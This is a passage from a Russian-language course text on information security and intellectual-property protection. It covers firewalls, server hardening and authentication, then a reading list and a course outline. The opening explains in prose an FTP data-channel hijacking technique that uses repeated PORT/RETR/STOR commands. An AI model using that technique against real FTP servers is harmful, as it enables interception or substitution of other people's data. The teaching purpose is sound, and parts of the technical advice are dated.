сторона угадывает номер TCP-порта, на котором конечный клиент ожидает соединения. Затем атакующий непрерывно посылает FTP-серверу, к которому подключен клиент, команды PORT ip,of,client,machine,port,port RETR filename или STOR filename. Используется RETR, если надо подменить данные передаваемые клиенту, или STOR, если надо перехватить данные от клиента к серверу. Или атакующий может использовать атаки, основанные на знании TCP sequence number, и подменить сеанс связи от сервера к клиенту. Правда, используя этот тип атак, невозможно перехватить данные, можно только подменить их своими.

При непродуманной реализации протокола FTP-клиент может не проверять порт и IP-адрес сервера. В таком случае необходимость такой атаки просто отпадает. В тоже время, 4.2BSD FTP-клиенты делают такую проверку, а это означает, что большая часть клиентов также делает подобную проверку. В пассивном режиме все несколько по-иному. Ни Solaris 2.5 (SVR4) FTP-сервер, ни WU-ftpd, наиболее распространенные основы FTP-серверов, игнорируют проверку IP-адресов вторичных соединений, инициированных клиентом. Это означает, что передачи в пассивном режиме не только уязвимы против атак, аналогичных атакам в активном режиме, включая какой-либо тип доступа клиенту или угадывание sequence number, но и обычного TCP-соединения из любого места Сети достаточно, чтобы перехватить или подменить данные. Чтобы реализовать эти недостатки разработки, атакующему достаточно угадать TCP-порт, который сервер будет слушать в следующем сеансе передачи данных и постоянно обстреливать его попытками соединений. Если сервер попытается послать данные клиенту, данные будут посланы атакующему. И наоборот, если атакующий может послать данные на сервер, подменяя данные, которые собирался передать клиент.

Комплексный подход к защите

Нужно понимать и помнить, что все аппаратные, программные, программно-аппаратные и аналитические средства защиты Web-узлов будут неэффективны при отсутствии единой комплексной политики безопасности, которая включает в себя целый ряд правил и мер. Стоит помнить о радио-электронных средствах перехвата сигнала, о человеческом факторе, о средствах наблюдения и слежения, об уровнях секретности и доступа к информации, о резервировании на случай утери или повреждения важной информации, о корректном использовании и настройке средств программной и аппаратной защиты и т.д.

Почти каждую компанию, работающую в Интернете, атакуют взломщики. Иногда от такого вмешательства портится только содержимое Web-узла. В более серьезных случаях взломщикам удается проникнуть во внутреннюю сеть и украсть или испортить конфиденциальную информацию компании.

Мы вступаем в новую эпоху развития Интернета, когда Web-узлы из простых электронных досок объявлений превращаются в основное средство доступа к внутренним базам данных. Предприниматели все более уверенно начинают использовать Интернет для общения с заказчиками, проведения маркетинговых исследований в отношении конкурентов и выпускаемых ими продуктов, заниматься электронной коммерцией – иными словами, информация становится нашей валютой, и мы должны научиться защищать ее.

Программу по защите информации стоит начать с анализа тех слабых мест внутренней сети, которые возникают с появлением Web-сервера. Обсудим также стратегию организации безопасной работы в Интернете, начиная с защиты серверов и кончая установкой полномасштабных firewall-систем.

Поскольку обеспечение безопасной работы в Интернете это не сиюминутно решаемая задача, мы расскажем о лучших средствах защиты и проинформируем вас о потенциально уязвимых местах, чтобы в дальнейшем можно было предупредить их появление.

Основные опасности

Следует опасаться трех основных видов «атаки». Первый из них приводит к отказу службы, вызывает перегрузку сервера или канала связи и вынуждает вас прекратить работу Web-узла, убрать «мусор» и выполнить процедуру перезагрузки. Второй это «тайные» визиты, когда взломщик получает нужную ему информацию, но при этом ничего не портит. И наконец, третий вид представляет собой грубые нападения, в результате которых портятся или модифицируются данные.

Проблема состоит в том, что изначально Интернет был создан с целью облегчить совместное использование информации. Потребность в ее защите возникла позже. В Интернете используется стек протоколов TCP/IP, основанный на передаче пакетов от узла к узлу. Протокол IP – работает на сетевом уровне и отвечает за формирование и адресацию пакетов в Интернет.

Взломщику ничего не стоит послать пакет с любым обратным адресом и получить неавторизованный доступ к системам и/или услугам. Это действие аналогично изменению содержимого поля From в заголовке сообщения электронной почты. Отличие состоит в том, что могут быть «введены в заблуждение» такие средства Интернет, как HTTP или FTP, так как для определения вида запрашиваемой услуги они опираются на содержащуюся в пакете информацию.

Хотя на окончательное решение этой проблемы могут уйти годы, новая версия протокола IP, называемая IPv6, позволяет аутентифицировать информацию, содержащуюся в пакете. Но до тех пор пока она не станет

общепринятым стандартом, нам придется считать каждый IP-пакет подозрительным с точки зрения безопасности.

Следующий, более высокий уровень в семействе протоколов TCP/IP – транспортный, на котором для доставки пакетов по назначению используются протоколы TCP (Transmission Control Protocol) или UDP (User Datagram Protocol). Протокол TCP предназначен для приложений, требующих надежной передачи данных, и не используется в приложениях, основанных на их широковещательной передаче. Для этого служит протокол UDP, в котором отсутствует возможность аутентификации, а поэтому пользоваться им небезопасно. На многих защищенных Web-узлах запрещены любые службы Интернет, использующие протокол UDP, в частности такие, как RealAudio.

Поверх транспортного расположен прикладной уровень, где и реализованы основные приложения Интернет: HTTP, FTP, SMTP и Telnet. Обычно они работают в режиме привилегированного доступа (root access) с правом модифицировать файлы. Если взломщик «вскроет» одно из этих приложений, то может получить полномочия администратора системы и таким образом захватить управление сервером.

Проблемы создает не только сам стек TCP/IP – большинство угрожающих безопасности «дыр» возникают из-за ошибок в конфигурации сервера, его программном обеспечении или из-за ошибок служб Интернета, а также в связи с несвоевременной установкой «заплат» (patch) - программных кодов для исправления этих ошибок. Чтобы «облегчить» жизнь взломщикам, имеется целый ряд свободно распространяемых «исследовательских средств», например пакеты SATAN, написанные Дэном Фармером и Виетсом Венемой, и Internet Scanner фирмы Internet Security Systems. Эти средства позволяют определить слабые места узла Интернет, указывая тем самым возможные «плацдармы» для атаки. Кроме этого, существуют специальные средства для проверки конфигурации системы, огромное ко-

личество списков рассылки, групп новостей Usenet и Web-узлов, которые буквально «трубят» по всему миру об обнаружении все новых и новых слабых мест. Словом, любого Web-мастера или системного администратора, считающего, что проблемами защиты можно заниматься в свободное от более важных дел время, вряд ли ожидает удача.

План действий

Текущая оценка всех известных случаев взлома показывает, что от 70 до 80% их происходит изнутри. Это связано с недостаточным вниманием системных администраторов к защите паролей, размещением технических средств в местах, доступных посторонним, а также с некорректной конфигурацией системного и прикладного ПО и слабым контролем за правами доступа. Поэтому Web-узлы многих компаний вполне «созрели» для взлома. В этом случае единственным необходимым условием взлома становится мотив. Децентрализация и большая текучесть кадров, недостаточная организация охраны рабочих мест и обещания вознаграждений за украденную внутреннюю информацию компании приводят к тому, что фирмы становятся жертвами взлома изнутри.

Для защиты от внутренних и внешних атак можно предложить следующий план действий. Во-первых, выработайте четкую линию поведения в отношении использования Интернета, для этого сформулируйте степени риска и преимущества, которые дает вам доступ в эту глобальную сеть. Во-вторых, старайтесь минимизировать возможные риски и предоставьте пользователям только те услуги, которые вы действительно должны обеспечить. Например, не следует совмещать Web-сервер с более уязвимым FTP-сервером. Разрешайте анонимный доступ к услугам FTP и Telnet только в случае крайней необходимости. Предлагая услуги FTP, старайтесь по мере возможности использовать гиперссылки. Если вы все же должны обеспечить передачу по протоколу FTP, то для этого рекомендую более новое и надежное средство – PASV FTP. Вы можете исключить возмож-

ность взлома в ходе сеанса удаленного доступа, разрешив использование FTP только с системной консоли.

И, наконец, самое главное: потребуйте от ваших пользователей никогда не давать паролей или другой конфиденциальной информации по телефону и научите их в случае необходимости защищаться от «социальной инженерии» – навязчивых звонков с предложениями помочь в поддержке сети или разобраться с сетевыми проблемами. Звонящий обманом узнает у пользователя его имя и пароль, а затем регистрируется в системе под этим именем. Получив таким образом доступ, взломщик выясняет права, присвоенные различным группам пользователей, и использует уязвимые места ОС с целью получить права администратора системы. Кевин Митник, самый известный американский хакер, был большим мастером по части такой «социальной инженерии», которая делает бесполезными все существующие firewall-системы и средства защиты серверов.

При работе в сети следует всегда поступать так, как это делают жители Нью-Йорка, – не доверять никому: ни системному администратору, ни старшему менеджеру, ни технологу, ни консультанту по защите, ни пользователю. Тщательно закрывайте «дыры» в защите, ограничивая права пользователей, групп, права доступа к каталогам и файлам. Разрешайте использовать только минимум ресурсов с одноразовыми паролями, обеспечивайте надежную аутентификацию и отвергайте любой «доверенный» (trusted) доступ к Интернет-серверам.

Защита сервера

После того как вы окончательно выбрали и установили Web-сервер, необходимо настроить его систему безопасности. Конкретные детали процесса конфигурирования Web-сервера в значительной мере зависят от базовой платформы и применяемого сетевого программного обеспечения. Рекомендация для начинающих: чем меньше вы используете сетевых приложений и типов сервиса, тем меньше сделаете ошибок. На Web-сервере

следует оставить урезанный вариант операционной системы, который обеспечит только многозадачность.

Поскольку в этом случае нет необходимости в распределенных файловых системах или сеансах удаленного доступа, не стоит устанавливать NFS (Network File System), NIS (Network Information Service), RPC (Remote Procedure Call) или команды R-группы в ОС Unix. В операционной системе Windows NT не надо использовать функции RAS (Remote Access Server) на ваших серверах Интернет. При работе в MacOS не разрешайте применять протокол AppleTalk для связи с вашим Web-сервером.

При общении вашего сервера с другими серверами часто используется так называемый «доверенный» Web-сервер (web of trust). Однако недостаток такого доверенного сервера состоит в том, что при его «взломе» и ваш сервер также окажется уязвимым для взломщика, обычно уже имеющего права доступа администратора системы.

Чтобы защититься от этого, нужно удалить в ОС Unix файл .rhosts, содержащий список доверенных серверов. В Windows NT Server будьте внимательны при установке доменов. В MacOS не держите на Рабочем столе папку (folder) вашего Web-сервера, а поместите ее в другую папку (subfolder). Все процедуры по поддержке и модернизации программного обеспечения Web-сервера следует осуществлять с системной консоли, а не посредством удаленного доступа. И наконец, никогда не запускайте свой Web-сервер в привилегированном режиме, т. е. с правами доступа администратора системы. Если взломщику удастся найти «дыру» в системе защиты вашего Web-сервера, он получит к нему полный доступ. Всегда запускайте ваш Web-сервер или с правами доступа «nobody», или с правами непривилегированного пользователя.

С точки зрения безопасности наибольший риск исходит не от операционной системы самого Web-сервера, а от средств сетевой операционной системы. В ОС Unix главная проблема состоит в том, что в действительно-

сти это не одна операционная система, а две в одной. Во-первых, Unix является мощной многопользовательской и многозадачной операционной системой. Во-вторых, это мощная сетевая операционная система с функциями поддержки распределенной файловой системы, удаленного доступа и многими другими, какие только могут потребоваться вам в клиент-серверной среде, такой, как Интернет. Та же проблема актуальна и для Windows NT, хотя и в меньшей степени. Причина, по которой MacOS оказалась для Web-сервера самой безопасной операционной системой, заключается в том, что она не является сетевой. Поэтому очевидно: то, чего нет, атаковать невозможно. Чтобы в системах Unix и Windows NT уменьшить количество потенциальных точек входа, нужно отказаться от использования возможностей сетевой ОС.

Firewall-системы

Если Web-сервер уже надежно защищен и работает под управлением хорошо защищенной операционной системы, нужно обеспечить безопасность внутренней сети. Это можно сделать с помощью системы firewall. Она создает в вашей внутренней сети контролируемую точку, через которую проходит весь обмен с Интернет. В типичной архитектуре firewall-системы имеются средства фильтрации пакетов, модули-посредники (proxy), средства для аутентификации, сдвоенная служба доменных имен DNS и набор средств для осуществления мониторинга. Архитектура и уровень сложности вашей firewall-системы зависят от выбранной вами политики безопасности в Интернет, т. е. от допустимого риска, произведенных расходов и требуемой степени защиты.

Для приходящего из внешней сети трафика необходим фильтр, чтобы проверять заголовки каждого передаваемого пакета и задерживать все подозрительные. Если заголовок пакета благополучно прошел проверку, то пакет будет направлен к соответствующему серверу-посреднику (proxy server) для последующей проверки на прикладном уровне. Сервер-

посредник анализирует пакет с точки зрения безопасности и решает, отвергнуть его или передать пользователю. В средних и больших компаниях фильтрация пакетов осуществляется одним или несколькими маршрутизаторами. В небольших компаниях или в компаниях с ограниченным бюджетом для этого можно использовать либо Network Address Translator (NAT), либо программное обеспечение для фильтрации пакетов, устанавливаемое на сервере.

Имеется целый ряд серверов-посредников. Наибольшее распространение получили модули-посредники прикладного уровня, поддерживающие один вид сервиса, например HTTP, и допускающие выполнение только безопасных действий. Наиболее подходящая альтернатива серверу-посреднику – механизм SOCKS. Он мало отличается от интеллектуального фильтра и не поддерживает специфические команды прикладного уровня.

Из имеющихся на сегодня примерно 20 различных служб Интернет устанавливайте только наиболее существенные: HTTP для поддержки Web, FTP для передачи файлов, NNTP для Usenet, SMTP для электронной почты. Служба Telnet слишком опасна и вовсе не является необходимой для большинства компаний. Если все-таки вы намерены использовать эту услугу, предоставьте ее только группе избранных пользователей.

Также будьте осторожны с Sendmail – программным обеспечением SMTP-сервера для Unix, которое из-за имеющихся в нем «дыр» пользуется дурной славой. Оно содержит 20 тыс. строк многократно исправленного и широко распространенного исходного текста. Sendmail имеет больше нареканий со стороны группы CERT (Computer Emergency Response Team), чем любые другие протоколы или услуги Интернет. Поскольку фирма Trusted Information Systems предлагает всем желающим вполне добротное и бесплатное программное обеспечение на основе протокола SMTP с поддержкой функций proxy, содержащее всего 600 строк хорошо документи-

рованного исходного текста, то дальнейшее использование ПО Sendmail неоправданно.

Одно из достаточно редко используемых средств firewall-систем – мониторинг событий. Как известно, у каждого сервера есть файл регистрации событий. Но кто же имеет столько времени, чтобы сидеть весь день и анализировать его? Именно для этого разработан целый ряд средств мониторинга, с помощью которых можно сформулировать правила отслеживания событий и отреагировать на них, если что-то пойдет не так. Например, Watcher – бесплатное инструментальное средство из архива COAST. Его используют для установки сигнала тревоги, уведомляющего об «атаке» или каком-либо другом подозрительном событии. В архиве COAST также содержится целый ряд других средств защиты.

Аутентификация

Не стоит придумывать сложные для разгадывания пароли, пересылающиеся затем по сети на сервер. Есть решение проблемы создания надежной аутентификации в три приема. Во-первых, предоставьте права доступа к Web-серверу только системному администратору и, возможно, нескольким пользователям, которые должны будут обновлять файлы. Во-вторых, разрешите осуществлять входную регистрацию только с системной консоли. Это избавит вас от беспокойства, что кто-нибудь узнает пароль во время его передачи по сети. И наконец, в-третьих, используйте системы с одноразовыми паролями, например S/Key фирмы BellCore. Еще лучше для генерации одноразовых паролей воспользоваться специальными картами, такими, как SecurID фирмы Security Dynamics.

Однако надо иметь в виду, что в бесплатной версии S/Key применен хэш-алгоритм MD4, который, как известно, можно взломать. Не так давно найдено еще одно уязвимое место этой системы. Было доказано, что хэш-алгоритм MD5, используемый в коммерческой версии S/Key, теоретически также взламывается. Разумеется, это не означает, что его уже взломали,

однако такое в принципе возможно. Даже система аутентификации Kerberos в прошлом году была взломана с помощью техники, ранее уже применявшейся для взлома первой реализации Secure Sockets Layer фирмы Netscape. Отсюда напрашивается очевидный вывод: ничто не может быть безопасным во веки веков, поэтому вы должны быть постоянно в курсе всего, что касается появления новых уязвимых мест.

Брандмауэры как основа системы информационной безопасности

Брандмауэр как программно-аппаратный комплекс является пожалуй самым мощным оружием в борьбе с информационными угрозами и сетевыми атаками, поэтому рассмотрим отдельно и достаточно подробно что же такое брандмауэр. Однако не стоит забывать, что разработка политики безопасности, как комплексного подхода к информационной безопасности, не исчерпывается приобретением и установкой брандмауэра.

Вне компьютерной отрасли брандмауэром (firewall) называется стена, сделанная из негорючих материалов и препятствующая распространению пожара. В сфере компьютерных сетей брандмауэр представляет собой барьер, защищающий от фигурального пожара – попыток злоумышленников вторгнуться в сеть, для того чтобы скопировать, изменить или стереть информацию либо чтобы воспользоваться полосой пропускания, памятью или вычислительной мощностью работающих в этой сети компьютеров. Брандмауэр устанавливается на границе защищаемой сети и фильтрует все входящие и исходящие данные, пропуская только авторизованные пакеты.

Брандмауэр является набором компонентов, настроенных таким образом, чтобы реализовать определенную политику контроля внешнего доступа к вашей сети. Обычно брандмауэры защищают внутреннюю сеть компании от «вторжений» из Internet, однако они могут использоваться и для защиты от «нападений», например, из корпоративной интрасети, к которой подключена и ваша сеть. Как и в случае реализации любого другого механизма сетевой защиты, организация, вырабатывающая конкретную

политику безопасности, кроме всего прочего, должна определить тип трафика TCP/IP, который будет восприниматься брандмауэром как «авторизованный». Например, необходимо решить, будет ли ограничен доступ пользователей к определенным службам на базе TCP/IP, и если будет, то до какой степени. Выработка политики безопасности поможет понять, какие компоненты брандмауэра вам необходимы и как их сконфигурировать, чтобы обеспечить те ограничения доступа, которые вы задали.

Работа всех брандмауэров основана на использовании информации разных уровней модели OSI (таблица 18.1). Модель OSI, разработанная Международной организацией по стандартизации (International Standards Organization – ISO), определяет семь уровней, на которых компьютерные системы взаимодействуют друг с другом, – начиная с уровня физической среды передачи данных и заканчивая уровнем прикладных программ, используемых для коммуникаций. В общем случае, чем выше уровень модели OSI, на котором брандмауэр фильтрует пакеты, тем выше и обеспечиваемый им уровень защиты (см. таблицу 18.1).

Таблица 18.1. Брандмауэры и модели OSI

Уровень модели OSI	Протоколы Internet	Категория брандмауэра
Прикладной	Telnet, FTP, DNS, NFS, PING, SMTP, HTTP	Шлюз прикладного уровня, брандмауэр экспертного уровня
Представления данных		
Сеансовый	TCP	Шлюз сеансового уровня
Транспортный	TCP	
Сетевой	IP	Брандмауэр с фильтром пакетов
Канальный		
Физический		

Существующие брандмауэры сильно отличаются друг от друга как по уровню защиты, так и по используемым в них способах защиты. Однако большинство брандмауэров, поставляемых как коммерческие продукты, можно (впрочем, достаточно условно) отнести к одной из четырех категорий:

- брандмауэры с фильтрацией пакетов (packet-filtering firewall);
- шлюзы сеансового уровня (circuit-level gateway);
- шлюзы прикладного уровня (application-level gateway);
- брандмауэры экспертного уровня (stateful inspection firewall).

Лишь немногие брандмауэры относятся только к одной из перечисленных категорий, еще меньше – в точности соответствует тем определениям, которые будут даны ниже для каждой из категорий. Тем не менее эти определения отражают ключевые возможности, отличающие один вид брандмауэров от другого.

Брандмауэры с фильтрацией пакетов

Брандмауэр с фильтрацией пакетов представляет собой маршрутизатор или работающую на сервере программу, сконфигурированные таким образом, чтобы фильтровать входящие и исходящие пакеты. Брандмауэр пропускает или отбраковывает пакеты в соответствии с информацией, содержащейся в IP-заголовках пакетов. Например, большинство брандмауэров с фильтрацией пакетов может пропускать или отбраковывать пакеты на основе информации, позволяющей ассоциировать данный пакет с конкретными отправителем и получателем (полной ассоциации), которая состоит из следующих элементов:

- адреса отправителя;
- адреса получателя;
- информации о приложении или протоколе;
- номера порта источника;
- номера порта получателя.

Все маршрутизаторы (даже те, которые не сконфигурированы для фильтрации пакетов) обычно проверяют полную ассоциацию пакета, чтобы определить, куда его нужно направить. Брандмауэр с фильтрацией пакетов, кроме того, перед отправкой пакета получателю сравнивает его полную ассоциацию с таблицей правил, в соответствии с которыми он должен пропустить или отбраковать данный пакет.

Брандмауэр продолжает проверку до тех пор, пока не найдет правила, с которым согласуется полная ассоциация пакета. Если брандмауэр получил пакет, не соответствующий ни одному из табличных правил, он применяет правило, заданное по умолчанию, которое также должно быть четко определено в таблице брандмауэра. Из соображений безопасности это правило обычно указывает на необходимость отбраковки всех пакетов, не удовлетворяющих ни одному из других правил.

Настройка правил

Вы можете задать правила фильтрации пакетов, которые будут «указывать» брандмауэру, какие пакеты должны быть пропущены, а какие отбракованы. Например, можно определить правила таким образом, чтобы брандмауэр отбраковывал пакеты, поступающие от внешних серверов (их обычно называют Internet-хостами), IP-адреса которых указаны в таблице. Можно также задать правило, в соответствии с которым будет разрешено пропускать только входящие сообщения электронной почты, адресованные почтовому серверу, или правило блокировки всех почтовых сообщений, поступающих от внешнего хоста, который когда-то «наводнил» вашу сеть гигабайтами ненужных данных.

Кроме того, можно сконфигурировать брандмауэр для фильтрации пакетов на основе номеров портов, задаваемых в заголовках пакетов TCP и UDP (User Datagram Protocol). В этом случае можно будет пропускать отдельные виды пакетов (например, Telnet или FTP), только если они направляются к определенным серверам (соответственно к Telnet или FTP).

Однако успешное выполнение подобного правила зависит от того, какие соглашения приняты в вашей сети, функционирующей на основе TCP/IP: для работы приложений TCP/IP серверы и клиенты обычно используют конкретные порты (которые часто называют известными, т.е. заранее определенными), однако это не является обязательным условием.

Например, приложение Telnet на серверах сети с TCP/IP обычно работает через порт 23. Чтобы разрешить сеансы Telnet только с определенным сервером, необходимо задать правила, одно из которых «заставит» брандмауэр пропускать все пакеты, запрашивающие порт 23 по адресу 123.45.6.7 (IP-адрес вашего сервера Telnet), а другое – отбраковывать входящие пакеты, запрашивающие этот порт по другим адресам.

Конечно, реальные правила создавать намного сложнее, чем описано выше. Более сложные примеры можно найти, например, в правилах конфигурирования маршрутизаторов компании Cisco, которые доступны через Internet.

http://masters.donntu.edu.ua/2004/fvti/zlatokrilets/diss/index.htm

Список обязательной и дополнительной литературы

Общий список обязательной и дополнительной литературы:

1. Список основных понятий http://www.sbras.nsc.ru/intellectual/invention/notion.htm#ob_pr_sob
2. Тамбовский электронный учебник
3. http://tsu.tmb.ru/old/ru/conkurs/intel/index.html
4. Закон «О правовой охране программ для ЭВМ и баз данных» http://www.relcom.ru/Archive/1997/ComputerLaw/RussiaLaws/Zak_soft.
5. Закон «О правовой охране топологий интегральных микросхем» http://www.fips.ru/avp/law/3526-1SN.HTM
6. Закон «О товарных знаках, знаках обслуживания и наименованиях мест происхождения товаров» http://www.fips.ru/
7. Закон «Об авторском праве и смежных правах» http://www.patentclub.ru/zakon1.shtml
8. Патентный закон http://www.belashov.land.ru/FIPS-RU/p-sakon.htm
9. Закон «электронной цифровой подписи» http://www.rg.ru/oficial/doc/federal_zak/1-fz.shtm
10. Правовая защита интеллектуальной собственности http://www.innovbusiness.ru/content/document_r_B3D5BFE3-282D-4FA6-94FB-43B891597726.html
11. Доктрина информационной безопасности Российской Федерации. http://sci-innov.ru/law/base/292/
12. Терехов А.В., Чернышов В.Н., Селезнев А.В., Рак И.П. Защита компьютерной информации, – И.: Тамбовский государственный технический университет (ТГТУ), 2003 г.
13. Мак-Мак В.П.Служба безопасности предприятия.
14. Домарев В.В. «Безопасность информационных технологий. Методология создания систем защиты». 2003 г.
15. Каталог технических защитных средств http://www.sobez.ru/save_inf/

16. Устройства с полным описанием http://www.sinf.ru/catalog/sp_deftel/si2060.htm
17. Информационная безопасность, системы защиты информации http://www.gaz-is.ru
18. Серия новых продуктов для защиты конфиденциальной информации на персональных компьютерах, ноутбуках и сменных носителях. http://www.strongdisk.ru/products/sdpro
19. Программные пакеты для защиты компьютера http://www.safensoft.ru/safensec/personal/
20. Защита компьютера http://www.safensoft.ru/safensec/personal/
21. www.bugtraq.ru
22. www.securityscan.ru
23. «Медведовский И.Д., Семьянов П.В., Леонов Д.Г. «АТАКА НА INTERNET». – Изд.- во ДМК 1999 г.
24. Чирилло Джон. «Обнаружение хакерских атак». – СПб.: Изд-во Питер, 2002 г.
25. Сидорин Ю.С.Технические средства защиты информации. Учеб. пособие. – СПб.: Изд-во Политехн. ун-та, 2005 г.

ОПИСАНИЕ КУРСА И ПРОГРАММА

Цели и задача курса

Цель курса.

Предмет курса – основные понятия и принципы защиты интеллектуальной собственности в предпринимательской деятельности как совокупности форм, методов исследования, тенденций развития и роли этого направления исследований в современном обществе. Все задачи защиты инновационной информации решаются не изолированно, а в комплексе. При этом учитываются особенности внутреннего построения объекта исследования и многообразие различных воздействующих факторов внешней среды — технических, технологических, экономических, правовых, организационных, структурных.

Цель курса – изучение теоретических основ и практическое освоение методики защиты интеллектуальной собственности в предпринимательской деятельности при проведении исследований и работ, носящих инновационный характер, в области науки, техники, технологий и экономики.

Целью разработки курса, который содержит теоретический и практический разделы, является применение его для дополнительной профессиональной подготовки по направлениям «Информационно-телекоммуникационные системы», «Индустрия наносистем и материалов» в области знаний. В соответствии с учебным планом специальностей Инженерного факультета курс может быть рекомендован для чтения и самостоятельных занятий студентам с пятого курса, с девятого семестра.

Курс “Защита интеллектуальной собственности в предпринимательской деятельности” содержит 6 разделов лекционного теоретического материала, которые сопровождаются проведением

практических занятий. Форма проведения занятий – аудиторная и самостоятельная.

Целью проведения практических занятий и лабораторного практикума является закрепление теоретического материала лекций и получение практических навыков по использованию прикладных систем: программ, баз данных, по таким темам, как программные средства защиты объектов программного обеспечения, системы защиты конфиденциальной информации, криптографические системы, отражение хакерских атак с целью защиты инновационных разработок и информации.

Новизна дисциплины "Защита интеллектуальной собственности в предпринимательской деятельности" имеет одной из целей в новой занимательной форме с помощью компьютерной сетевой деловой игры "Дельта" – "Системы имитационного моделирования по управлению предприятием" – показать наглядно и провести обучение студентов по пониманию значения конфиденциальности инновационной информации для завоевания рынков сбыта продукции и получения значительной прибыли на предприятиях, работающих в новых современных условиях рыночной экономики, с помощью имитации вложения значительных средств в исследования, позволяющих на математической модели сильно увеличить долю рынка по сбыту и обороту. Делается попытка рассмотреть на модели рыночной экономики для сложившейся производственной системы в комплексе защиту конфиденциальной инновационной информации и предпринимательскую деятельность, оперативное и стратегическое управление, продемонстрировать использование информации всех служб предприятия для единой цели по принятию правильных количественно обоснованных решений.

Другими целями дисциплины являются показать процесс защиты интеллектуальной собственности в предпринимательской деятельности при управлении предприятием, как цельную систему. При этом управление

рассматривается как принятие конкретных строго конфиденциальных решений в подсистемах предприятия, носящих периодически элементы инновационного характера, согласованных с глобальной целью управления — получением максимальной совокупной накопленной прибыли за длительный период и обеспечение его устойчивой работы.

Не последнюю роль в обеспечении достижения этих целей играют службы безопасности предприятия и система безопасности на предприятии, программные средства защиты объектов программного обеспечения, программная защита интеллектуальной собственности, правовая и административная сторона защиты информации, защита информационных систем с помощью систем криптографии данных. Поэтому основное внимание в УМК уделяется именно изучению этих вопросов, как по содержанию учебного материала лекций и практики, так и по объему преподавания в часах в соответствии с целями курса.

1.2.2. Задачи дисциплины

Задачи дисциплины — дать основы:

- Понятия интеллектуальной собственности в предпринимательской деятельности как объекта защиты информации;
- Необходимости защиты интеллектуальной собственности в предпринимательской деятельности;
- Правовой стороне защиты информации, интеллектуальной собственности в предпринимательской деятельности
- Административной стороне защиты информации на предприятии;
- Принципов политики безопасности на предприятии;
- Работы службы безопасности предприятия;
- Организации системы безопасности предприятия;
- Возникновения различных каналов утечки информации;

- Разработки и применения технических методов поиска, обнаружения и ликвидации каналов утечки информации;
- Использования технических средств борьбы с промышленным шпионажем;
- Применения программных средств защиты для объектов программного обеспечения;
- Борьбы с пиратством;
- Защиты информационных систем системами криптографии данных;
- По стандартам криптографии;
- Программной защиты интеллектуальной собственности и конфиденциальной информации;
- Обеспечения защиты целостности и точности данных;
- Создания распределенной дисковой системы для хранения данных;
- Программного восстановления данных;
- Использования защит для отражения хакерских атак;
- Функционирования предприятия, производящего, закупающего и продающего продукцию, в условиях олигополии рынка;
- Взаимодействия между банком и предприятием;
- Целей и методов реализации стратегического управления на предприятии;
- Планирования маркетинга;
- Планирования производства;
- Совершенствования управления и использования финансовых ресурсов;
- Проведения торговли и аукционов;
- Обеспечения конфиденциальности принимаемых решений;
- Имитации инновационной деятельности и проведения исследований;
- Анализа результатов деятельности предприятия.

1.2.3. Требования к уровню освоения содержания дисциплины

В результате изучения дисциплины студенты должны:

иметь представление:

- О необходимости защиты интеллектуальной собственности в предпринимательской деятельности;
- О правовой стороне защиты информации и интеллектуальной собственности;
- Об административной стороне защиты информации на предприятии;
- О принципах политики безопасности на предприятии;
- О работе службы безопасности предприятия;
- О стандартах криптографии;
- О функциях системы имитационного моделирования по управлению предприятием;

знать:

- Различные каналы утечки информации;
- Применение технических методов поиска, обнаружения и ликвидации каналов утечки информации;
- Технические средства борьбы с промышленным шпионажем;
- факторы внешней среды, влияющие на работу предприятия;
- цель предприятия и задачи по ее достижению в области маркетинга, производства и финансов;
- возможности предприятия по управлению бизнесом и финансами в предпринимательской деятельности как объекта защиты информации;

уметь:

- Применять программные средства защиты объектов программного обеспечения;
- Бороться с пиратством;

- Определить подходы к выбору средств защиты;
- Пользоваться программной защитой интеллектуальной собственности и конфиденциальной информации;
- Использовать системы защиты конфиденциальной информации;
- грамотно подойти к разработке долгосрочного плана деятельности предприятия по вложению средств в исследования;
- правильно осуществлять реализацию и корректировку стратегии развития предприятия в области маркетинга по вложению средств в исследования в зависимости от поведения конкурентов и внешних факторов, влияющих на рыночную ситуацию;
- оптимизировать деятельность предприятия в области маркетинга по вложению средств в исследования;

иметь навыки:

- Работы с системами защиты конфиденциальной информации;
- Защиты информационных систем системами криптографии данных;
- Использования защит для отражения хакерских атак;
- настройки подсистем маркетинга, производства и финансов.

1.3. Инновационность курса

Как уже отмечалось, высокотехнологичные разработки, содержащие инновационную информацию, нуждаются в реализации методов и процедур информационной защиты интеллектуальной собственности предприятия, творческого коллектива, автора.

Поэтому характер инновации разработки названного курса состоит в создании нового учебно-методического курса для дополнительной профессиональной подготовки по направлению «Информационно-телекоммуникационные системы».

1.3.1. Инновационность курса по содержанию

Инновационность курса по содержанию, включая последние научные достижения в данной области знания, задается содержанием разделов курса, которые объединяют последние теоретические и практические знания из таких областей как маркетинг, рыночная экономика, сетевая экономика, социология, правовые вопросы собственности, предпринимательской деятельности, планирование и организация производства, авторское право, защита конфиденциальной и инновационной информации, интеллектуальной собственности, а также новых социально-экономических явлений и тенденций, происходящих в обществе. В разделах курса рассматриваются современные научно-технические и технологические разработки из области программных средств защиты объектов программного обеспечения, систем криптографии данных, программной защиты интеллектуальной собственности, применения защит для отражения хакерских атак. В некоторых из перечисленных областей знаний теория опережает практику, в других - ситуация складывается обратным образом, как например, в сетевой экономике. В курсе используются не только традиционные ставшие классическими знания из области теории и практики, но и последние сведения научно-практического характера, что позволяет сделать вывод о содержательной новизне курса.

1.3.2. Инновационность курса по методике преподавания

Инновационность курса по методике преподавания определяется не только использованием современных программных систем, сетевых (Интернет и Интранет) и мультимедийных технологий, но и возможностью применения на определенном этапе проведения занятий новой технологии в образовании - сетевой компьютерной деловой игры «Дельта» - Системы

имитационного моделирования. Роль использования этой деловой игры в названном курсе ограничивается демонстрацией на математической модели рыночной олигополии актуальности вложения средств в исследования, т.е. в инновационные разработки, являющихся долгосрочным маркетинговым инструментом и, предприятия сталкиваются перед необходимостью защиты информации о стратегических планах и внедряемых в производство разработках. Защита инновационной информации и интеллектуальной собственности предприятия – обязательна. Предприятия-конкуренты через каналы утечки информации, получив стратегические сведения, используют их для защиты рынков сбыта своей продукции аналогичными или другими средствами. Таким образом, значительные вложения в исследования, направляемые для завоевания определенной доли рынка, не приведут к желаемым маркетинговым результатам и получению запланированной прибыли.

1.3.3. Инновационность курса по литературе

